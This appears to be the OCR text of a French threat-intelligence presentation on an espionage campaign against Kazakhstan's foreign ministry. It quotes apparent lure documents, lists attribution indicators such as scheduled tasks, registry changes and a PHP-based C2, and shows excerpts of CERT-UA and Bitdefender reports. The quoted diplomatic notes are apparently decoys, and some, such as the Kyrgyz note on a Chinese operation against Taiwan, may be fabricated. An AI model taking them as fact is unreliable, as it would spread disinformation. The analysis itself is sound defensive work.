
Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

Notes diplomatiques et compte-rendus de rencontres internationales

Таблица двусторонних документов, планируемых к подписанию
в ходе государственного визита Президента РК К.Токаева в Монголию
(октябрь 2024 г.)

№	Наименование документа	Ответств. орган сторон	Текущее состояние
	Готовые к подписанию		
1.	Меморандум между Министерством энергетики РК и Комиссией по ядерной энергии Монголии о сотрудничестве в области ядерной энергетики	Министерство энергетики РК Комиссия по ядерной энергии Монголии	*Проект Меморандума был согласован в 2020 г. и готов к подписанию.*
2.	Соглашение между Правительством РК и Правительством Монголии о сотрудничестве в области авиационного поиска и спасания	Министерство транспорта РК Министерство дорог и транспортного развития Монголии	*Проект Соглашения готов к подписанию с 2022 г.*
3.	Соглашение между Правительством Монголии и Правительством Республики Казахстан о сотрудничестве в пенсионной сфере	Министерство труда и социальной защиты населения РК Министерство труда и социальной защиты Монголии	*Проект Соглашения готов к подписанию с июня 2024 г.*
	На стадии согласования		
4.	Меморандум о сотрудничестве между Министерством цифрового развития, инноваций и аэрокосмической промышленности РК и Министерством цифрового развития и коммуникаций Монголии	МЦРИАП РК МЦРК Монголии	*Последний вариант проекта Меморандума был направлен монгольской стороне 16 августа 2024 года №30-145. Ожидается ответ.*
5.	Дорожная карта по активизации торгово-экономического сотрудничества между	Министерство торговли и интеграции РК	*Проект Дорожной карты находится на рассмотрении у монгольской стороны (нота №30-145 от 19 августа 2024 г).*

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan



3 REV 5

fundamental freedoms in Afghanistan, particularly women's and girls' rights to employment and education, as well as rights of the ethnic groups in Afghanistan. They reiterated the importance of inclusive and representative governance. The Leaders emphasized the importance of the UN-led "Doha Format" on Afghanistan's ~~international obligations~~ and other multilateral formats and expressed their readiness to further coordinate internationally.


The Leaders expressed their commitment to cooperate within the framework of the UN and stressed the importance of preserving and strengthening the global nuclear disarmament and non-proliferation architecture under the Treaty on the Non-Proliferation of nuclear weapons. **[closed]**

Based on the strong economic growth with a continuously increasing bilateral trade volume between Germany and the five Central Asian states, the Leaders agreed to further explore promising areas for cooperation and to take respective measures, including cooperation in the fields of natural resources, ecology, environmental protection, energy including renewable energy, agriculture, chemical industries, transfer and dissemination of clean and environmentally sound technologies as well as the training of skilled workers. **[closed]**

The Leaders reiterated their interest in possible cooperation in the area of migration and expressed their readiness to further expand cooperation in the area of vocational education. **[closed]**

The Leaders agreed to promote cooperation and development of the Trans Caspian Corridor as a sustainable and efficient multimodal transport link between Central Asia and Europe and support the participation of German railway and logistic companies in transport, infrastructure and consulting projects. **[closed]**


The Leaders underlined the importance of improving railway connectivity in the region and agreed to also further develop the Trans-Caspian Corridor thus contributing to achieving the goals of the EU's Global Gateway Strategy in the region. **[closed]**



The Leaders reaffirmed their strong commitment to the development of Afghanistan as a secure, peaceful, stable and prosperous country that respects human rights and fundamental freedoms of all Afghanistan citizens, in particular women, girls and ethnic groups. They underlined the importance of an inclusive and representative government with the active participation of all ethnic, confessional and political groups, of respect and protection of basic human rights and fundamental freedoms of all Afghanistan citizens as well as the restoration of the economy in achieving a lasting peace in Afghanistan.

The Leaders emphasized the importance of the UN-led "Doha Format" on Afghanistan and other multilateral formats and expressed their readiness to further coordinate internationally.

The Leaders expressed their commitment to cooperate within the framework of the UN and stressed the importance of preserving and strengthening the global nuclear disarmament and non-proliferation architecture under the Treaty on the Non-Proliferation of nuclear weapons.



Presse- und Informationsamt der Bundesregierung


Seite 4 von 6

Based on the strong economic growth with continuously increasing bilateral trade volumes between Germany and the five Central Asian states, the Leaders agreed to further explore promising areas for cooperation and to take respective measures, including cooperation in the fields of natural

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République du Kazakhstan

docu

t



КЫРГЫЗ РЕСПУБЛИКАСЫНЫН КОРГОО МИНИСТРЛИГИНИН ЭЛ АРАЛЫК АСКЕРДИ
КЫЗМАТТАШТЫК БАШКЫ БАШКАРМАЛЫГЫ

ГЛАВНОЕ УПРАВЛЕНИЕ МЕЖДУНАРОДНОГО ВОЕННОГО СОТРУДНИЧЕСТ
МИНИСТЕРСТВА ОБОРОНЫ КЫРГЫЗСКОЙ РЕСПУБЛИКИ

MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY
DEFENCE OF THE KYRGYZ REPUBLIC

«____» _____ 2022 г. № _____ Экз.№___

На №_____ от _____

Срочно!

Министерствам
и загранучрежде
Кыргызской Ре

От имени управления международного военного сотру
Министерства обороны Кыргызской Республики сообщаем, что в хо
объявленной ранее спецоперации КНР в отношении Тайваня, н
момент были зафиксированы множественные факты поражения

Document Title or subject description	Date	Context
Main International Military Cooperation Department of the Ministry of Defense of the Kyrgyz Republic	2022	2022 Chinese military exercises around Taiwan

MINISTRY OF DEFENSE OF THE KYRGYZ REPUBLIC

MAIN INTERNATIONAL MILITARY COOPERATION DEPARTMENT OF THE MINISTRY OF DEFENSE OF THE KYRGYZ REPUBLIC

____ _____ 2022 № _____
To № _____ from _____

Urgent!

To Ministries
and Foreign Institutions
of the Kyrgyz Republic

On behalf of the International Military Cooperation Department of the Ministry of Defense of the Kyrgyz Republic, we inform you that during the previously announced special operation of the People's Republic of China against Taiwan, numerous facts have been recorded _____.

Les documents appartiennent ou sont issus du Ministère des Affaires Étrangères de la République

Documentation interne à destination du personnel diplomatique

ҚАЗАҚСТАН РЕСПУБЛИКАСЫ
СЫРТҚЫ ІСТЕР
МИНИСТРЛІГІ
АҚПАРАТТЫҚ ҚАУІПСІЗДІК
ОРТАЛЫҒЫ

ЦЕНТР ИНФОРМАЦИОННОЙ
БЕЗОПАСНОСТИ
ПРИ МИНИСТЕРСТВЕ
ИНОСТРАННЫХ ДЕЛ
РЕСПУБЛИКИ КАЗАХСТАН

010000, Нұр-Сұлтан қаласы,
Дінмұхамед Қонаев көшесі, 31 имарат
тел.: 72-01-34, 72-05-13

010000, город Нур-Султан,
улица Динмухамеда Кунаева, здание 31
тел.: 72-01-34, 72-04-14

2021 жылғы_____

«____»_____202101

№ № 1-0/19534-вн от 21.07.2021

Срочно!

Руководителям загранучреждений
Республики Казахстан

Настоящим сообщаем, что в Центр продолжают поступать сведения о попытках несанкционированного доступа третьими лицами к ресурсам загранучреждений Республики Казахстан.

По этой причине, во исполнение Плана усиления защиты информации ограниченного распространения, возникает необходимость повторного ознакомления руководителей и сотрудников загранучреждений с требованиямим обеспечения информационной безопасности при работе в информационно-телекоммуникационых сетях.

В этой связи, просим Вас ещё раз ознакомиться с соответствующим инструктажем прикрепленным к документу.

Приложение: инструктаж пользователя по соблюдению требований обеспечения информационной безопасности на 6-ти листах.

Инструктаж ЗУ.pdf

Старший специалист
по защите информационных ресурсов **А. Садыков**

Исп: А.Садыков
Тел.: 7203782
тел.+7 701 6260343

ment Title or subject description	Date	Context
f Foreign Affairs - Center for nation Security - Internal		

21/07/2021

To the Heads of Foreign Institutions of the Republic of Kazakhstan

We hereby inform you that the Center continues to receive reports about attempts of unauthorized access by third parties to the resources of foreign institutions of the Republic of Kazakhstan.

In this regard, to implement the Plan for strengthening information protection with limited distribution, there is a need for repeated familiarization of the heads and employees of foreign institutions with the requirements for ensuring information security when working in information-telecommunication networks.

In this connection, we ask you once again to familiarize yourself with the relevant instructions attached to this document.

Attachment: User instruction for compliance with information security requirements (6 pages).

Signed:
Senior Specialist for Information Resource Protection
A. Sadikov

Eléments de contexte géopolitique Asie centrale / Kazakhstan


Pourquoi le Kazakhstan serait-il une cible du renseignement Russe ?

Le Kazakhstan n'a pas soutenu l'agression Russe de l'Ukraine

Astana cherche à diversifier ses partenaires économiques (UE, Chine, Asie centrale)

Zone d'influence historique de la Russie

Contrebalancer l'influence d'autres puissance dans la zone




Et donc, quelle attribution ?

Victimologie
Asie centrale
Kazakhstan
Relations internationales
Coopération économique
Spatial, énergie

Principe du DoubleTap
Technique de Double-Tap
Clé de registre Windows modifiée
Création de tâches planifiées
C2 utilisant un backend PHP

Similarité avec Zebrocy
Sous cluster d'APT28
Ciblage Asie Centrale
Période d'activité 2015 -2020


Attribution d'autres acteurs
CERT-UA
BitDefender
Secret source





Conclusion


4


Conclusion


gov.ua
Державні сайти України
Людям із порушеннями зору
CERT-UA
Computer Emergency Response Team of Ukraine
Про CERT-UA | Новини | Рекомендації | Зв'яжіться з нами | Контакти
Пошук
In English
Головна | Новини
Шпигунська активність UAC-0063 у відн...
Шпигунська активність UAC-0063 у відношенні України, Казахстану, Киргизстану, Монголії, Ізраїлю, Індії (CERT-UA#6549)
22.05.2023
Загальна інформація
Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA, керуючись пп.1 п.2 ст.8 Закону України "Про основні засади забезпечення кібербезпеки України", вжито заходів з виявлення та реагування на кібератаку в інформаційно-комунікаційній системі одного з державних органів України.
З'ясовано, що 18.04.2023 та 20.04.2023 на електронну адресу відомства начебто з офіційної поштової скриньки Посольства Таджикистану в Україні (вірогідно, в результаті компрометації останньої) надіслано електронні листи, перший з яких містив додаток у вигляді документу з макросом, а другий - посилання на той самий документ.
За темою «Intel»
15.10.2023
Особливості деструктивних кібератак Sandworm у відношенні українських провайдерів (CERT-UA#7627)
29.04.2023
WinRAR як "кіберзброя". Деструктивна


gov.ua
Державні сайти України
Людям із порушеннями зору
CERT-UA
Computer Emergency Response Team of Ukraine
Про CERT-UA | Новини | Рекомендації | Зв'яжіться з нами | Контакти
Пошук
In English
Головна | Новини
UAC-0063 атакує науково-дослідні устан...
UAC-0063 атакує науково-дослідні установи України: HATVIBE + CHERRYSPY + CVE-2024-23692 (CERT-UA#10356)
21.07.2024
Загальна інформація
Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA досліджено кібератаку угруповання UAC-0063, здійснену 08.07.2024 по відношенню до однієї з українських науково-дослідних установ з використанням шкідливих програм HATVIBE та CHERRYSPY.
На етапі первинного ураження зловмисник, маючи доступ до облікового запису електронної пошти співробітника установи, здійснив відправку копії нешкідливого відправленого листа десяткам адресатів (включаючи самого відправника), замінивши оригінальний документ-вкладення іншим документом, в який було вбудовано макрос.
У випадку відкриття DOCX-документу та активації макросу на ЕОМ буде створено та відкрито ще один документ (DOC) з макросом, який, у свою чергу, забезпечить створення на ЕОМ закодованого HTA-файлу шкідливої програми HATVIBE "RecordsService", а також, файлу запланованого завдання "C:\Windows\System32\Tasks\wManage\StandaloneService", призначеного для запуску
За темою «ШПЗ»
25.02.2025
UAC-0173 проти Нотаріату України (CERT-UA#13738)
23.02.2025
Цільова активність UAC-0212 у відношенні розробників та постачальників рішень АСУТП з метою здійснення кібератак на об'єкти критичної інфраструктури України (CERT-UA#13702)
18.10.2024



Bitdefender
For Home
For Business
For Partners
CONSUMER INSIGHTS
LABS
BUSINESS INSIGHTS
Contact an expert
RANSOMWARE • THREAT RESEARCH • 17 min read
Deep Dive Into DownEx Espionage Operation in Central Asia
Martin Zugec
May 10, 2023
